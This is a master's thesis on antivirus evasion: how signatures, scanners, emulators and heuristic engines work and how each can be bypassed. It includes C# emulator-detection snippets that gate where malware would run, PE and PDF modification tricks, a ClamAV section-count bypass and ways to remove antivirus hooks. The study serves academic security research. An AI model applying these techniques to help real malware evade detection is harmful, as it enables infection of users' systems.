UNIVERSITY OF PIRAEUS

DEPARTMENT OF DIGITAL SYSTEMS

Postgraduate Programme

"Digital Systems Security"

Master's Thesis

Antivirus Evasion Methods

Ioannis Panagopoulos
MTE1727, ioanpanag1@ssl-unipi.gr

Under the supervision of:

Dr. Christoforos Dadoyan, dadoyan@unipi.gr

Piraeus, June 2020

This thesis is dedicated to my mother for her support all these years

ABSTRACT

This thesis focuses on antivirus evasion techniques. It examines how an antivirus engine operates and studies various evasion methods for each antivirus operation. Subsequently, it investigates the level of difficulty in bypassing an antivirus by manual modification of malware code to escape detection. Finally, several open-sourced antivirus evasion tools are compared against the top award-winning antivirus products to evaluate their effectiveness.

Contents

Table of figures

Table of tables

1 Introduction

Antiviruses are the first line of prevention and protection for all modern computer systems. This thesis examines how an antivirus works and the various ways it can be bypassed. Many methods are examined theoretically and experimentally, and a selection of antivirus evasion tools is compared against the top antivirus products in order to test their effectiveness.

In Chapter 2, we examine what malware is and the various malware types. We also check what is an antivirus and their most common features. Antivirus signatures and the way they are created are examined in greater detail.

In Chapter 3, we check various antivirus evasion methods depending on the different antivirus operations and components. We begin by examining some basic ways to evade detection. Additionally, we research ways to bypass signatures, scanners and heuristic engines.

In Chapter 4, two labs are set up in order to create a safe environment for malware AV evasion testing. The whole creation process is explained in detail and the reasons behind the selected antivirus engines are given.

In Chapter 5, we begin from a public basic malware sample, that is already detected by a number of antiviruses and we try to make it undetectable by modifying its source code. All the code is written in C#.

In Chapter 6, we test some of the most commonly used antivirus evasion tools inside a Windows 10 virtual machine, against the top five antivirus products of 2019.

In Chapter 7, we draw our conclusions from the research and the experiments performed in this thesis.

In Chapter 8, we offer several possible research topics for future work that are not examined in this thesis.

2 Malware – Antivirus Basics

2.1 Malware

2.1.1 What is malware

Malware is code built to perform malicious actions. It can be an executable, script or any other type of software. It is used to by malicious actors to steal sensitive information, spy and/or take control of an infected system. There are various delivery methods such as web applications, e-mail phishing, USB drives and social engineering.

Particularly, some of the malicious malware actions include the following:

- Stealing credentials, credit card information, sensitive files
- Disrupting computer operations
- Unauthorized access
- Spying
- E-mail spamming
- Botnet creation
- Performing distributed-denial-of-service attacks (DDOS)
- Encrypting user files as ransom (ransomware)

The first samples of malware were used by their creators to gain recognition or simply as a personal challenge. Nowadays, malware is used mainly for economic reasons and has become a highly profitable business, used by state-sponsored actors, authoritarian regimes, and criminal hacking groups.

2.1.2 Malware Types

Malware refers to a broad number of types of malicious code. Based on functionality, they can be categorized as following:

- **Worms:** Malware that can replicate itself and spread to other computers

- **Trojans:** Malware that performs malicious actions such as stealing sensitive data, open webcams, log keystrokes or upload personal files to a remote server.
- **Remote Access Trojan:** Malware than enables a malicious actor to gain access and execute remote commands on a compromised system.
- **Adware:** Malware that displays unwanted advertisements to the user and can install unwanted software on the system. It is usually delivered via free to download products.
- **Botnets:** Group of computers (bots) infected with the same malware. The attacker can send commands to the bots via a Command and Control server (C2C) in order to perform attacks such as DDOS and spam e-mail campaigns.
- **Information stealers:** Malware that steals sensitive data (credit card numbers, social security numbers, banking credentials, keystrokes), such as keyloggers, spywares, sniffers and form grabbers
- **Ransomware:** Malware that encrypts or prevents access to the system until a ransom is paid by the user.
- **Rootkits:** Malware that gives privileged access to the attacker and can survive system format.
- **Droppers:** Malware that downloads or installs additional malware (usually in two-stage attacks).

2.2 Antivirus

2.2.1 What is antivirus

Antivirus is software that offers protection from malware. It is mostly used as a preventive solution. In case of a malware infection, it can be also used to detect, disinfect and remove the malware.

A common misconception of antiviruses by most users is that they offer bulletproof protection. Truth is antiviruses are far from bulletproof because they can mostly identify only what is already known. Specifically, antiviruses can perform the following tasks:

- Discover known malicious patterns and bad behaviors in programs
- Discover known malicious patterns in document files and web applications
- Discover known malicious patterns in network packets

- Try to discover new malicious patterns or behaviors based on experience with previously known ones

2.2.2 Antivirus features

Some features shared between most antivirus products are the following:

- **Written in native languages:** Most antiviruses are written in non-managed languages such as C or C++ instead of managed languages as C# or Java. The purpose of this is performance. Antiviruses must be fast and consume as little memory as possible without degrading the system's performance. Native languages, when used correctly, offer these features because they run natively on the CPU. However, this has its drawbacks, as native languages are susceptible to memory leaks, memory corruption or other programming bugs.
- **Scanners:** A scanner is an antivirus component (either GUI or command-line) that performs scanning of files, directories or system memory. It can be used either on-demand by the user or real-time (on-access). Real time scanners scan files that are accessed, created, modified or executed by the operating system or other programs in order to prevent an infection from known malware
- **Signatures:** Signatures are known patterns of malicious files. These can be used by pattern-matching techniques (EICAR strings), CRCs (checksums), MD5 hashes or fuzzy logic-based algorithms (e.g. applying the CRC algorithm on specific chunks of data instead of the whole file). A signature can be very specific and avoid generating false-positives (when benign files are flagged as malicious) or can be generic and generate a lot of false-positives.
- **Compressors:** Compressors are antivirus components that are used to decompress and check all files inside a compressed file.
- **Unpackers:** A packer can encrypt, compress, obfuscate or change the format of a malware file in order to bypass detection. An unpacker is a set of routines developed for unpacking protected executable files. Antiviruses must support a very large number of unpackers as new packers emerge almost every day.
- **Emulators:** An emulator is an antivirus component that executes a file in an artificial environment that simulates a real operating system and CPU (Intel x86, AMD64, ARM or others aimed at Java bytecode, JavaScript, VBScript etc.).

- **File Formats Support:** Antiviruses must support a lot of file formats to be able to properly analyze different file types. Indicatively, some file formats supported by most antiviruses are OLE2, HTML, PDF, XML, JPG, GIF, PNG, TIFF, ICO, MP3, MP4, AVI, PE, ELF etc.
- **Packet Filters - Firewalls:** Many antiviruses offer network traffic analysis and firewalls for incoming and outgoing traffic in order to detect and block network attacks.
- **Self-Protection:** Sometimes, malware tries to attack the antivirus process in order to disable it. Many antiviruses implement self-protection techniques to avoid these scenarios such as denying calls to `ZwTerminateProcess`, `Open Process` or `WriteProcessMemory`.
- **Anti-Exploiting:** Some antivirus suites offer anti-exploiting features such as enforcing ASLR (Adress Space Layout Randomization) or DEP (Data Execution Prevention) or user-land or kernel-land hooks to determine if some action is allowed for some specific process.

2.3 Antivirus Signatures

As mentioned above, signatures are hashes or byte-streams used to determine whether a file is malicious or not. The most common signature types are the following:

2.3.1 Byte Streams – Pattern matching

A byte stream is the simplest form of antivirus signature. It is a sequence of bytes that normally is not contained in a non-malicious file. It is the easiest approach for malware detection but is also error prone since if a benign file contains the byte-string, the file is flagged as malware and a false positive is generated.

2.3.2 Checksums

A checksum is the most common signature matching method in antiviruses. The CRC (Cyclic Redundancy Check) algorithm receives a buffer as input and produces a checksum (4 bytes for CRC32). Malware checksums are compared with checksums of the entire buffer or checksums of specific parts of file formats, such as PE or ELF. The CRC algorithm is fast, but it produces many false positives due to it is susceptible to collisions.

Many antiviruses create custom CRC-like signatures. Some, for example, perform a XOR operation with the CRCs of some Portable Executables (PE) sections and use the output as the signature of the PE file. Others produce CRC checksums of parts of the file (e.g. header and footer) and use the produced hashes as a multi-checksum signature. However, these custom checksums suffer from the same problems as the default ones. They are prone to false positives as it is easy to find collisions.

2.3.3 Cryptographic hashes

To avoid the pitfalls of checksums, antivirus providers started using cryptographic hash functions. The main properties of an ideal cryptographic hash function are the following:

- Deterministic (same message always produces the same hash)
- Quick to compute
- Not possible to generate a message that yields a specific hash value
- Not possible to find two different messages with the same hash value
- Small change to a message should produce a hash value completely different from the previous one so that they appear uncorrelated (avalanche effect)

So according to the above properties, a cryptographic hash function should almost eradicate the probability of a collision. However, they have their own disadvantages. Hash functions are more expensive performance-wise compared to checksums. Also, due to the avalanche effect, if a malware coder changes the malware even slightly, it will create a completely different hash, so it will bypass detection easily. Due to this reason, cryptographic hashes are used mainly for very recent, critical malware, in order to avoid quick spreading in the wild.

2.3.4 Fuzzy hashing

To reduce the number of false positives, antiviruses provide more advanced signature types that are used in conjunction with the above basic ones. Another reason for using more advanced signatures is to detect malware groups of files instead of just a single file as in the previous examples.

Fuzzy hash signatures are an example of these signature types. They have some differences with cryptographic hash functions that are important to their operation:

- A small change in the input should only slightly, if at all, change the output, and only in the corresponding block.
- The relationship between the key and the generated hash should be one to one and easy to identify.
- The acceptable collision rate should depend on the current application context. For example, in a spam filter, a high collision rate could be acceptable whereas in malware detection it would not.

Bypassing these signatures is more difficult than the previous ones due to the minimal diffusion of the hash after the change. If only the pattern matching signature is changed or a byte is simply added to the end of the file, pattern-matching and cryptographic hash function signatures could be easily bypassed. However, the produced fuzzy hash of the modified file should only be changed slightly, if at all, so the malware writer should make many changes to differentiate between the produced hashes. Also, the number of changes required to bypass a fuzzy hash signature depend on the block size. If the block size is chosen accordingly to the size of the input buffer instead of being fixed, evasion is easier.

2.3.5 Graph-based hashes

A more advanced signature type are graph-based hashes. These are created by the call graph or the flow graph of a malicious executable. A **call graph** is a directed graph showing all the calls between the functions in a program. A **flow graph** shows the relationships between basic blocks of some specific function. Creating these graphs is very expensive performance-wise, so antiviruses can only perform basic code analysis limited to some instructions and basic blocks as they must operate very fast. This type of signatures is useful for detecting polymorphic malware groups. The instructions might differ between different versions, but the call and flow graphs usually remain the same. Malware writers could evade these signatures with the following methods:

- Change the flow graph or the call graph by modifying the malware code, either by changing the order of function calls or changing the flow of functions that trigger the detection

- Add anti-disassembling protection to the malware code so that the antivirus cannot analyze the code
- Add irrelevant code so that the antivirus cannot predict correctly which path the code will execute
- Use time-outs so that the antivirus will stop analyzing the code in order not to degrade system performance

3 Antivirus Evasion Methods

3.1 Basics

3.1.1 Static – Dynamic methods

Malware writers, penetration testers, red teamers and other infosec researchers use antivirus evasion techniques to bypass antivirus applications so the code, script or executable not be flagged as malicious. Evasion methods can be categorized to the following:

- Static
- Dynamic

Static are evasion methods used to bypass the antivirus scanning algorithms. **Dynamic** are methods used to bypass detection when the executable or script are executed. Static methods usually include changing the binary file in order to evade pattern-matching, CRCs, hash or fuzzy hash signatures or the graph of the code in order to confuse graph-based signature detection. Dynamic methods include changing the malware operation when run inside a sandbox or an antivirus emulator to behave as if it was a benign file.

3.1.2 Divide and Conquer

A significant part of antivirus evasion is to find out how a specific malicious sample is detected. It is important to discover whether the malware was detected via static means or because of suspicious behavior during execution, what signature type was used, if it was detected because of the code graph etc. One method for this, is **"Divide and Conquer"**.

In this method, the malware sample is split into smaller files and then all the produced files are analyzed to find the specific part that triggered the detection. For example, if we have a malicious .gif file, it could be split in 256 byte parts, and then have the antivirus scan all the files to find where specifically is the detection. However, this method should be adapted accordingly depending on what file type we are analyzing. If, for example we have a Portable Executable file, splitting it into files of equal size (e.g. 256 bytes) would probably mess up the PE header. In this case, this method should be used differently. The file should be split in files of increasing size (0 – 256-byte offset, 0 –

512-byte offset etc.). When the antivirus flags a specific file as malicious, we know at which offset the signature matches. If we check the file with a hex editor, we can find which byte sequence triggers the detection so that we can modify the sample accordingly to bypass the antivirus. The most usual case would be a static signature based on pattern-matching or CRC, maybe combined with some fuzzy-logic algorithm.

3.2 Signature Evasion

3.2.1 File formats

Signatures are not always as easy to bypass as described in the previous section. File-format aware signatures, such as those for PE or OLE2 or PDF files cannot be bypassed by simply modifying the sample at a specific offset so they must be approached differently for a successful evasion.

Each antivirus must support parsers for a huge number of file formats. Some formats might be extremely complicated or closed source without enough documentation. As a result, the operation of file-format parsers might vary between antiviruses and the complexity and time implementing them would increase greatly, inadvertently helping the malware creators.

In order to bypass detection for a specific file format, one important step is to understand the file format to modify it successfully without corrupting it. Some generic methods for some common file formats are described in the following sections.

3.2.1.1 Portable Executable files

Portable executable (PE) files are used very often by malware writers as they are self-contained and do not need host programs to run. Some ways for successful modification are the following:


- **Section names:** The section names of a PE file can be changed without fear of corrupting the file as long as they are smaller or equal to the field size (8 characters). Some antiviruses use the section names to check for particular malware groups so changing them would possibly result in a successful evasion

- **TimeDateStamp:** TimeDateStamp is a simple timestamp field in PE files. This is not required by the operating system so it can be changed or even deleted. Some antiviruses check the timestamp to correlate files with specific malware families so change or deletion would have the desired effect.
- **Major/MinorLinkerVersion,Major/MinorOperatingSystemVersion,Major/MinorImageVersion:** These fields can be modified exactly as TimeDateStamp
- **AddressOfEntryPoint:** This field can also be changed to NULL so that the entry point of the program would be at offset 0x00. Setting it to NULL could result in a successful evasion.
- **File length:** Increasing the file size could also result in an evasion as many antivirus heuristic engines often discard large files (most malware files are small) in order to not degrade system performance

3.2.1.2 Scripts

Scripting languages such as PowerShell of JavaScript files in the browser can be used to contain malicious code. Some techniques for bypassing detection are the following:

- **String Encoding – Obfuscation:** A script can bypass evasion by simply encoding the string characters or assigning them to variables. In JavaScript for example, the functions `escape` or `unescaped` can be used as follows: `unescaped(“alert%28%221%22%29”)` results in `“alert(‘1’)”`. For PowerShell, a script such as Invoke-Obfuscation by Daniel Bohannon uses various techniques to obfuscate a complete malicious script



```
        Tool    :: Invoke-Obfuscation
        Author  :: Daniel Bohannon (DBO)
        Twitter :: @danielhbohannon
        Blog    :: http://danielbohannon.com
        Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
        Version :: 1.7
        License :: Apache License, Version 2.0
        Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool               TUTORIAL
[*]  Show this Help Menu                            HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate          SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                   CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally              EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard            COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk            OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand    RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand    UNDO
[*]  Go Back to previous obfuscation menu           BACK,CD ..
[*]  Quit Invoke-Obfuscation                        QUIT,EXIT
[*]  Return to Home Menu                            HOME,MAIN
```

Figure 1: Invoke-Obfuscation Script

- **Executing code on the fly:** In JavaScript, if code is put as an argument in the `eval` function, it will be executed as being called directly. Another function, `document.write` can be used to write HTML and JavaScript code dynamically.
- **Junk Code:** In many scripting languages, another method of bypassing the antivirus is using junk code. Innocent-looking variable and function names, useless conditionals that make the flow of the program appear more complicated, timeouts and wait periods can be used to evade detection.

3.2.1.3 PDF

PDF is a very complex format standard which makes it easy to modify in order to bypass detection. For example, a PDF file containing malicious JavaScript has /JS or /JavaScript tags that contain the JavaScript objects. The characters in these tags can be replaced with their hexadecimal values, such as /JavaScript -> / #4a#61#76#61#53#63#72#69#70#74. Another method is repeating objects. Objects in pdf files have the following format:

```
1 0 obj
<< /AsciiHexDecode /FlateDecode /FlateDecode /FlateDecode /FlateDecode>>
stream
{data}
endstream
endobj
```

Repeating objects results in only the last object being used. So, adding objects with the same number could result in an evasion. Streams can also be compressed and encoded many times with different encoders and compressors, in order to bypass the antivirus.

3.3 Scanner Evasion

3.3.1 Basics

Compared to signature evasion, scanner evasion means bypassing the antivirus engine instead of the specific format signature. Scanners can be **static** (they scan only files written on disk) or **dynamic** (they check the behavior of a program or perform memory analysis). One basic technique to evade the antivirus is, as mentioned before, changing the file size. Some AV scanners discard checking large files in order not to degrade performance. Another method is disabling specific type parsing from the scanner. If a PDF parser, for example, cannot parse a file, it will exclude it from all specific type signature checks and only maybe impose generic CRCs checking. One more technique is executing invalid instructions in the emulator or find unimplemented instructions on the disassembly engine. In this case, file analysis will not be possible.

3.3.2 Anti-Emulation

One useful anti-emulation technique is emulator fingerprinting. Emulators usually implement only the most common OS functions. All the other functions are implemented as stubs returning hardcoded values or not implemented at all. It is also possible than a function is not correctly implemented in an emulator so when called with valid arguments, it returns an error or an invalid result.

For example, Comodo antivirus implements Kernel32's function `OpenMutex`. This emulator function always returns a hardcoded value, `“0xBBBB”`. If we call `OpenMutex` twice with different arguments, it is very unlikely that it will return the hardcoded value both times. The following C# code could be used to discover if the malware is run inside the Comodo emulator:

```
 [DllImport("kernel32.dll")]
static extern IntPtr OpenMutex(uint dwDesiredAccess, bool bInheritHandle, string lpN
ame);

const UInt32 TEST_VALUE = 0x001000000;
IntPtr HARDCODED_VALUE = (IntPtr)0x0BBBB;

void CheckIfInsideComodoEmulator()
{
    var HandleMutex = OpenMutex(TEST_VALUE, false, "MUTEX_NAME");
    var HandleMutex2 = OpenMutex(0, false, null)
    if (HandleMutex == HARDCODED_VALUE && HandleMutex2 == HARDCODED_VALUE)
    {
        // Do nothing - Code is running inside Comodo emulator
    }
    else
    {
        // Run malware operations here
    }
}
```

Another anti-emulation technique is the usage of uncommon or undocumented API methods like SetErrorMode. In the code that follows, if SetErrorMode is called two times and, in the second time, does not return the first call argument, it means the code is running in an emulator:

```
[DllImport("kernel32.dll")]
static extern ErrorModes SetErrorMode(ErrorModes uMode);

static void CheckIfEmulator()
{
    SetErrorMode((uint)1024);

    if (SetErrorMode((uint)0) != (uint)1024)
    {
        // do nothing - code runs in emulator
        return;
    }
    else
    {
        // run malware
    }
}
```

Another useful method is to try and load a kernel DLL or EXE file. If the function fails to load it, the code runs inside the emulator:

```
[DllImport("kernel32", SetLastError = true, CharSet = CharSet.Ansi)]
static extern IntPtr LoadLibrary([MarshalAs(UnmanagedType.LPStr)]string lpFileName);

static void CheckForEmulator()
{
    var loadLib = LoadLibrary("ntoskrnl.exe");

    if (loadLib == null)
    {
        // do nothing - code is inside the emulator
        return;
    }

    // run malware
}
```

Last but not least, some old features from the MS-DOS and Windows 9x era can be useful to evade emulators. For example, if we try to open AUX, CON or other device names that were used to read data from keyboard, change console color etc., if the code is inside an emulator, the function call will fail:

```
public bool EmulatorDetected()
{
    var fs = File.Open(@"c:\con", FileMode.Open);

    if (fs == null)
    {
        // do nothing - code runs inside emulator
        return true;
    }
    // run malware
    return false;
}
```

3.3.3 Anti-disassembling

Another effective method for bypassing an antivirus is trying to disrupt their disassemblers. Most antiviruses use their own custom-created disassemblers or old versions from diStorm disassembler. CPUs today support a great number of instruction sets, a lot of them partially or no documented at all. As a result, most disassemblers do not support them causing them to fail when called. A useful way of leveraging this fact is setting up an old diStorm disassembler and trying to find which operations are not supported. If we use the unsupported operations in a way that they do not corrupt the malware file or affect the functionality of the malware file, the disassembler fails because it cannot correctly disassemble these operations and the malware is not flagged as malicious by the antivirus.

3.3.4 Anti-debugging

Antiviruses often attach to an active process to read its memory and check for malware signature matching. Anti-debugging techniques are used to prevent debuggers from attaching to the malware's process. For example, in Windows, in order for the debugger to attach to a process, it must create a remote thread in the process. Whenever a remote thread is created, the operating system loader calls a Thread Local Storage (TLS) callback. In this case, we could set a predefined number of threads in the application and implement a TLS callback that increments a global variable. If the value of this variable is greater than the predefined number of threads in the application, it means a remote thread was created so probably a debugger is attached on the process. In that case, we keep the malware code inactive in order to avoid the detection.

3.3.5 File format modifications

By using some file format parsing weaknesses, we can bypass the whole parsing module for specific filetypes. For example, the PE parser in ClamAV contains the following code:

```
...
if (nsections < 1 || nsections > 96)
{
    if (DETECT_BROKEN_PE)
    {
        cli_append_virus(ctx, "Heuristics.Broken.Executable");
        return CL_VIRUS;
    }
    if (!ctx->corrupted_input)
    {
        if (nsections)
            cli_warnmsg("PE file contains %d sections\n", nsections);
        else
            cli_warnmsg("PE file contains no sections\n");
    }
    return CL_CLEAN;
}
...
```

As we see in the code, it is obvious that the parser checks the number of sections of the PE file. If there are no sections or the number of sections is greater than 96, and the DETECT_BROKEN_PE preprocessor directive is disabled (which usually is), the function will return CL_CLEAN and the file will not be flagged as malware. After Windows Vista, it is possible to execute a PE file with more than 96 sections (up to 65535). Also, sections in a PE file are not mandatory so the number of sections can be null. As a result, we will have a successful evasion.

Also, making the antivirus treat a file format as another, is another method to bypass detection. For example, Adobe Reader determines if a file type is PDF by checking the first 256 bytes of the file and searching for the string "%PDF-1.X". As a result, it is possible to create valid PDF files with exploits that are contained inside other file formats (e.g. PE files)

3.4 Heuristic Engines Evasion

An important component of antiviruses is heuristic engines. Heuristic engines use detection routines that assess behavior instead of specific signatures to check if some file belongs to a certain malware group or shares common properties with known malware files. Present times antiviruses rely more on heuristics than the somewhat deprecated way of signature detection. There are three types of heuristic engines:

- **Static**, which try to detect malware statically by disassembling or analyzing the headers of the specific file under check.
- **Dynamic**, which check the behavior of the file by hooking API calls or executing the program under an emulator. Dynamic heuristic engines are also called Host Intrusion Prevention Systems (HIPS).
- **Hybrid**, which have both static and dynamic properties.

3.4.1 Static heuristic engines bypassing

There are two approaches for static heuristic engine implementation. One is using **machine learning algorithms** (e.g. Bayesian networks) that check for similarities between malware groups by using data gathered by their clustering toolkits. These are mostly used in malware labs due to the large number of false positives and need for increased resource usage. The other is using **expert systems**, which are a set of algorithms emulating the thought process and decision making of a human malware analyst (e.g. is the file type uncommon, is the code obfuscated, is the file encrypted, is it using anti-analyzing tricks etc.). This approach is more common in desktop-based antivirus products where better performance is desired.

Disassembling an antivirus' libraries unveils the functions responsible for implementing the heuristics engine. For example, the Comodo antivirus for Linux contains the following functions in its heuristics scanner component:



```
Functions window
Function name
CAEHeurScanner::HasPEMagic(uchar *,uint)
CAEHeurScanner::HasPEMagic(uchar *,uint)
CAEHeurScanner::Init(IUnknown *,void *)
CAEHeurScanner::IsFPs(ITarget *)
CAEHeurScanner::IsFPs(ITarget *)
CAEHeurScanner::IsInExtensionsList(char *,EXTENSION *,uint)
CAEHeurScanner::IsInExtensionsList(char *,EXTENSION *,uint)
CAEHeurScanner::IsResourceExistByTypeID(int)
CAEHeurScanner::IsResourceExistByTypeID(int)
CAEHeurScanner::IsResourceSectionExist(void)
CAEHeurScanner::IsResourceSectionExist(void)
CAEHeurScanner::IsValidPtr(void *)
CAEHeurScanner::IsValidPtr(void *)
CAEHeurScanner::IsWhiteVersionInfo(ITarget *)
CAEHeurScanner::IsWhiteVersionInfo(ITarget *)
CAEHeurScanner::MatchBlackPacker(uchar *,int,PACKSIGN *,_SCANRESULT *)
CAEHeurScanner::QueryInterface(_GUID &,void **)
CAEHeurScanner::Release(void)
CAEHeurScanner::RiskFileAttribute(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanCorruptPE(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanCorruptPE(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanDualExtension(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanDualExtension(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanMultiPacked(int,ITarget *,_SCANRESULT *)
CAEHeurScanner::ScanMultiPacked(int,ITarget *,_SCANRESULT *)
CAEHeurScanner::ScanPEBomb(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanSingleTarget(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanUnknowPacker(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::ScanUnknowPacker(ITarget *,_SCANOPTION *,_SCANRESULT *)
CAEHeurScanner::SetSignMgr(IUnknown *)
CAEHeurScanner::UnInit(void *)
```

Figure 2: The heuristic functions of Comodo AV

Examining these functions could result ways to bypass static heuristic detection. For example, disassembling `IsWhiteListVersion` reveals white-listed UTF32-encoded strings that can be put in the malicious file version information. Also, `ScanDualExtension` checks two lists with extension names. If both extensions are not in these lists, then the heuristic engine can be evaded.

3.4.2 Dynamic heuristic engines bypassing

Dynamic heuristic engines use API hooks or emulators. Emulators are discussed in the previous chapter. Hooks can be installed either in kernel-land or in userland.

Userland hooks work in the following way:

- They inject a library into userland processes
- They resolve the API functions to be monitored
- They change the first instructions of the function with a jump to the antivirus code
- After the antivirus finishes the monitoring, it returns back to the API

If we change the code that performs the initial jump to the antivirus, we can basically bypass all static heuristic engines that use hooks. In detail, to evade userland hooks we can resolve the hooked addresses in the original library, read the initial bytes of the hooked functions and write the bytes back to memory.

Kernel-land hooks can use the following functions to perform the hooking:

- `PsSetCreateProcessNotifyRoutine`
- `PsSetCreateThreadNotifyRoutine`
- `PsSetLoadImageNotifyRoutine`

If malware is running on kernel level it can get a pointer to each of the above functions, find all the installed callbacks and remove the hooking, so that the antivirus cannon monitor process creation, thread creation, etc. After the hooks are removed and the monitoring has been disabled, the malicious code could start executing.

4 Lab Setup

Analysis and execution of live malware requires a safe a secure environment, in order not to infect the host system. So, a great solution is the use of virtual machines. They create a sandboxed environment and, most of the times, it is safe to execute malware without the infection being propagated to the host system. Also, with the use of snapshots, we can restore the virtual machine to a previous clean state.

As virtualization software, we will use VMWare Workstation 15 Pro, Version 15.5.2 build-15785246. It is an enterprise-level virtualization software that, among other features, allows the use of snapshots to revert the virtual machine to a previous state.

For the first lab, we will use a Windows 7 machine with ESET antivirus installed and updated to the latest signatures. The reason for using this environment is that it is a mirror from a previous corporate environment so we can simulate a real-world scenario. Also, Windows 7 are the second most used OS worldwide, so it is currently a very active target for malware writers.

For the second lab, we will use Kali Linux 2020.1 as the “attacker” machine. Kali Linux is the most famous and most used penetration testing Linux distro that comes with many useful tools pre-installed. It will also be used for the creation of the malware files and for the execution of the antivirus evasion tools.

A Windows 10 Enterprise virtual machine will operate as the “victim” system. Windows 10 is the most widely used desktop operating system in 2020 so it would make a very common target for malware writers.

